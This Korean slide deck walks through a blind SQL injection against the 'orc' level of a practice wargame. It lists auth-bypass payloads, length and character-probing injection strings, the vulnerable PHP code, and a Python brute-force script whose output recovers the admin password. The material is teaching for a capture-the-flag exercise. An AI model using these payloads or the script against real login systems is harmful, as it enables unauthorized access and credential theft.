




Blind SQL Injection

20201208 이유경

0. 개념

- Auth Bypass 의 상위 단계  ' or 1=1--
' or 1=1#
' or 2>1--
admin' --

0. 개념

- Auth Bypass 의 상위 단계

- substr()

: 문자열과 자를 범위를 파라미터로 받아서 해당 부분의 문자열을 리턴

USERS	
id	pw
jungwoo	nct127

Query = substr((SELECT pw FROM USERS WHERE id='jungwoo'),2,2)

1) SELECT pw FROM USERS WHERE id='jungwoo' ⇒ 'nct127'

2) substr('nct127',2,2) ⇒ ct

0. 개념

- Auth Bypass 의 상위 단계

- substr()

- : 문자열과 자를 범위를 파라미터로 받아서 해당 부분의 문자열을 리턴

- ascii()

- : 파라미터로 받은 값의 아스키코드 값을 리턴

Query = ascii(c)

⇒ c의 아스키코드 값 99 반환

1. Blind SQL Injection

- 원하는 데이터를 가져올 쿼리 삽입
- 쿼리가 참일 때와 거짓일 때의 서버의 반응만으로 데이터를 얻음
- 쿼리의 참과 거짓에 대한 반응이 구분될 때 사용
- substr(), ascii() 함수를 이용하여 쿼리의 결과를 얻음

nct127
↓
110 < 111 ⇒ 참
 < 110 ⇒ 거짓
 ⇒ n(110) 반환

nct127
↓
99 = (임의의 숫자) ⇒ 참
 ⇒ c(99) 반환

... (반복) ⇒ nct127

2. los - orc

query : **select id from prob_orc where id='admin' and pw=""**

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob|_|#.|#(##)/i', $_GET[pw])) exit("No Hack ~~");
$query = "select id from prob_orc where id='admin' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello admin</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orc where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orc");
highlight_file(__FILE__);
?>
```

pw가 참('or 1=1#) 이어도, id가 admin인 계정과 비교해서 일치할 때 Flag가 나오기 때문에 정확한 pw를 알아야 함

Step 1. pw 길이 구하기

Step 2. ascii(), substr() 이용해서 정확한 pw 구하기

2. los - orc

Step 1. pw 길이 구하기

query : select id from prob_orc where id='admin' and pw=""

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob_|#.|#(##)/i', $_GET[pw])) exit("No Hack ~~~");
$query = "select id from prob_orc where id='admin' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello admin</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orc where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orc");
highlight_file(__FILE__);
?>
```

pw="" or id='admin' and length(pw)=n#

query : select id from prob_orc where id='admin' and pw="" or id='admin' and length(pw)=8#

Hello admin

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob_|#.|#(##)/i', $_GET[pw])) exit("No Hack ~~~");
$query = "select id from prob_orc where id='admin' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello admin</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orc where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orc");
highlight_file(__FILE__);
?>
```

<쿼리가 참일 때 서버 반응>

pw 길이 = 8

2. los - orc

Step 2. `ascii()`, `substr()` 이용해서 정확한 pw 구하기

`pw="" or id='admin' and ascii(substr(pw,1,1))<n#'`

query : `select id from prob_orc where id='admin' and pw="" or id='admin' and ascii(substr(pw,1,1))<49#'`

Hello admin

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob_|#|(|#|)/i', $_GET[pw])) exit("No Hack ~~~");
$query = "select id from prob_orc where id='admin' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello admin</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orc where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orc");
highlight_file(__FILE__);
?>
```

<쿼리가 참일 때 서버 반응>

query : `select id from prob_orc where id='admin' and pw="" or id='admin' and ascii(substr(pw,1,1))<48#'`

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob_|#|(|#|)/i', $_GET[pw])) exit("No Hack ~~~");
$query = "select id from prob_orc where id='admin' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello admin</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orc where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orc");
highlight_file(__FILE__);
?>
```

<쿼리가 거짓일 때 서버 반응>


`ascii(substr(pw,1,1))=48 ⇒ '0'`

2. los - orc

Step 2. `ascii()`, `substr()` 이용해서 정확한 pw 구하기 [python]

```
1 import urllib,requests
2
3 password=""
4
5 for j in range(1,9):
6     for i in range(48,128):
7         try:
8             url="https://los.rubiya.kr/chall/orc_60e5b360f95c1f9688e4f3a86c5dd494.php?pw=' or id='admin' and ascii(substr(pw,\"+str(j)+\",1))=\"+str(i)+\"%23"
9             cookies = {'PHPSESSID': '15k6p3nl4t4t191evu7i86rmm6'}
10            r = requests.post(url,cookies=cookies)
11        except:
12            print ("Error")
13            continue
14
15 if 'Hello admin' in r.text:
16     password = password + chr(i)
17     print (password)
18     break
```

자신의 PHPSESSID



```
C:\Users\wdl_db\OneDrive\바탕 화면\sql>python orc.py
0
09
095
095a
095a9
095a98
095a985
095a9852
```

2. los - orc

?pw=95a9852

query : **select id from prob_orc where id='admin' and pw='095a9852'**

Hello admin

ORC Clear!

```
<?php
include "../config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob|_|#|_|#(##)/i', $_GET[pw])) exit("No Hack ~_~");
$query = "select id from prob_orc where id='admin' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello admin</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orc where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orc");
highlight_file(__FILE__);
?>
```



QnA